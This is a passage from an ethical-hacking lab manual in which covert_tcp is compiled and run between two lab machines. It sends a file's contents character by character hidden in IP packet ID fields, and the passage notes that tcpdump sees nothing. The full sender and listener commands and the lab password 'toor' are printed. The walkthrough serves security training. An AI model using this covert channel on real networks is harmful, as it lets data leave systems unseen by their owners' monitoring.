
```
root@ubuntu-Virtual-Machine:~$ cd Desktop
root@ubuntu-Virtual-Machine:~/Desktop$ mkdir Receive
root@ubuntu-Virtual-Machine:~/Desktop$ cd Receive
root@ubuntu-Virtual-Machine:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
      |
      ^~~~~~
root@ubuntu-Virtual-Machine:~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.1.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.
```


29. Now, click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Information Gathering --> wireshark**.



30. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



31. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.



32. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.

33. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

34. Type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.

35. covert_tcp starts sending the string one character at a time, as shown in the screenshot.

```

Applications Places System Terminal Help
./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt -Parrot

[root@parrot]~/home/attacker/Desktop/Send]
# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.1.9
Source Host : 10.10.1.13
Originating Port: 8888 Send
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type : IP ID

Client Mode: Sending data.

Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: M
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Sending Data: e
Sending Data:

```

36. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.

```

Activities Terminal May 18 05:35
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive
root@ubuntu-Virtual-Machine:/home/ubuntu$ mkdir Receive
root@ubuntu-Virtual-Machine:/home/ubuntu$ cd Receive
root@ubuntu-Virtual-Machine:/home/ubuntu/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
      |
root@ubuntu-Virtual-Machine:/home/ubuntu/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.1.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.


Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:

```

37. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

38. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.



